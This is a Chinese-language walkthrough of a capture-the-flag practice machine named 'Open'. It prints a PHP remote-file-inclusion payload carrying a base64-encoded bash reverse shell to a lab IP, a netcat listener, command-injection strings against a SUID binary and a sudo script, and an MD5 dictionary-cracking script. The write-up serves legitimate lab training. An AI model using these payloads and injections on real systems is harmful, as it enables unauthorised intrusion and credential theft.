
群友靶机
群友靶机之Open
获取靶机地址:https://maze-sec.com/
QQ群:660930334
配置:
靶机用VirtualBox制作,VMware导入可能网卡不兼容
用户:todd 密码:qq660930334
1. 启动虚拟机时按`e`键进入GRUB编辑模式
2. 修改启动参数:将`ro`改为`rw single init=/bin/bash`
3. 按Ctrl+X启动进入单用户模式
vim /etc/network/interfaces
allow-hotplug ens33
iface ens33 inet dhcp

ip link set ens33 up
dhclient ens33
reboot -f
端口扫描

依旧经典的80端口加22端口,但是这里的80端口显示重定向到open.dsz,正常直接访问是访问不到的,做了个域名映射
80端口探测
sudo vim /etc/hosts
192.168.44.139 open.dsz
远程文件包含

正常进来之后提示是一个远程文件包含(RFI)测试工具
通过http://open@格式进行URL处理
反弹shell
直接文件在本地启一个1.php
vim 1.php
<?php
echo shell_exec("printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC40NC4xMjgvNDQ0NCAwPiYxKSAm|base64 -d|bash");
?>

python3 -m http.server 80


然后本地监听开启4444端口
nc -lvvp 4444

点击process访问http://open@192.168.44.128/1.php
连上找了半天的时候,靶机的ip又掉了真难受
python3 -c 'import pty; pty.spawn("/bin/bash")'
权限提升
虽然www-data权限下直接拿到了user的flag 但是还是要提升权限去找root的


find / -type f -perm -4000 2>/dev/null
查找具有SUID特殊权限的文件

除了常规文件之外在/opt下有个echo
查看文件显示乱码

file /opt/echo
strings /opt/echo
objdump -d /opt/echo
然后将文件还原
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
    char command_buffer[528];  // 0x250字节的栈空间,实际使用部分
    char fixed_part[] = "echo '[用户输入]: ";
    char quote_part[] = "'";

    // 设置权限:setgid(1000) 和 setuid(1000)
    if (setgid(1000) != 0) {  // 1000 = 0x3e8
        fwrite("权限设置失败\n", 1, 13, stderr);
        return 1;
    }

    if (setuid(1000) != 0) {
        fwrite("权限设置失败\n", 1, 13, stderr);
        return 1;
    }

    // 检查参数数量
    if (argc <= 1) {
        printf("使用方法: %s \"要回显的消息\"\n", argv[0]);
        return 1;
    }

    // 构建命令字符串 - 这里存在命令注入漏洞!
    strcpy(command_buffer, fixed_part);          // "echo '[用户输入]: "
    strcat(command_buffer, argv[1]);             // 用户输入(未过滤!)
    strcat(command_buffer, quote_part);          // "'"

    // 打印要执行的命令(调试信息)
    printf("执行命令: %s\n", command_buffer);

    // 执行系统命令 - 漏洞利用点!
    int result = system(command_buffer);

    if (result == -1) {
        perror("命令执行失败");
        return 1;
    }

    return 0;
}
这里存在命令注入漏洞,注意关键符号,直接运行获得bash/sh
./echo "'; bash -p;'"

权限再提升
进来之后常规看看 sudo -l


分析是一个输入特定字符获得root密码的md5

$1没用双引号包裹
sudo ./hello.sh "x -o dsz"

拿到账号密码,去查一下md5


查不到,叫ai写个脚本跑一下,字典用的kali的
import hashlib

TARGET_HASH = '6cd1f22e65d26246530ff7a2528144e3'

def test_variations(password):
    """测试密码的各种变体"""
    variations = [
        password,                    # 原始密码
        password + '\n',             # 密码+换行符
        password + '\r\n',          # 密码+回车换行
        password + ' ',              # 密码+空格
        password + '\t',             # 密码+制表符
        password + '\x00',           # 密码+空字符
        password.encode('utf-8').decode('latin-1'),  # 编码转换
    ]

    for var in variations:
        # 直接字符串
        md5_direct = hashlib.md5(var.encode('utf-8', errors='ignore')).hexdigest()
        if md5_direct == TARGET_HASH:
            return var, "direct"

        # 字节方式
        md5_bytes = hashlib.md5(var.encode('latin-1', errors='ignore')).hexdigest()
        if md5_bytes == TARGET_HASH:
            return var, "bytes"

    return None, None

def smart_crack():
    """智能爆破,测试多种可能性"""
    print(f"[*] 目标MD5: {TARGET_HASH}")
    print("[*] 测试多种编码和格式...")

    # 扩展常见密码列表
    extended_common = [
        '123456', 'password', 'admin', '12345', 'qwerty', 'abc123',
        'password1', 'admin123', 'root', 'toor', '1234', 'test',
        'guest', '123', 'pass', '123456789', '12345678', '1234567',
        '111111', '000000', 'secret', '123abc', 'admin1', 'password123'
    ]

    # 先测试常见密码的各种变体
    for pwd in extended_common:
        result, method = test_variations(pwd)
        if result:
            print(f"[🎉] 快速破解成功! 密码: {repr(result)} (方法: {method})")
            return result

    # 如果常见密码失败,尝试字典中的密码
    try:
        with open('/usr/share/wordlists/rockyou.txt', 'r', encoding='latin-1') as f:
            for i, line in enumerate(f):
                if i % 100000 == 0 and i > 0:
                    print(f"[*] 已测试 {i} 个密码...")

                pwd = line.strip()
                result, method = test_variations(pwd)

                if result:
                    print(f"[🎉] 字典破解成功! 密码: {repr(result)} (方法: {method})")
                    print(f"[*] 在字典第 {i} 行找到")
                    return result

        print("[-] 字典中未找到匹配密码")

    except FileNotFoundError:
        print("[-] 字典文件不存在")

    return None

def analyze_hash():
    """分析哈希特征"""
    print(f"[*] 分析MD5哈希: {TARGET_HASH}")
    print("[*] 特征:")
    print(f"  - 长度: {len(TARGET_HASH)} 字符")
    print(f"  - 字符集: 0-9a-f")
    print(f"  - 可能的密码长度范围: 1-32字符")

if __name__ == "__main__":
    analyze_hash()
    result = smart_crack()

    if result:
        print(f"\n✅ 最终结果: {repr(result)}")
        print(f"📋 使用方式:")
        print(f"   密码: {result}")
    else:
        print(f"\n❌ 爆破失败,可能需要其他方法")
        print(f"💡 建议:")
        print(f"   1. 检查靶机脚本的实际MD5计算方式")
        print(f"   2. 尝试在线MD5解密服务")
        print(f"   3. 检查密码是否包含特殊unicode字符")
over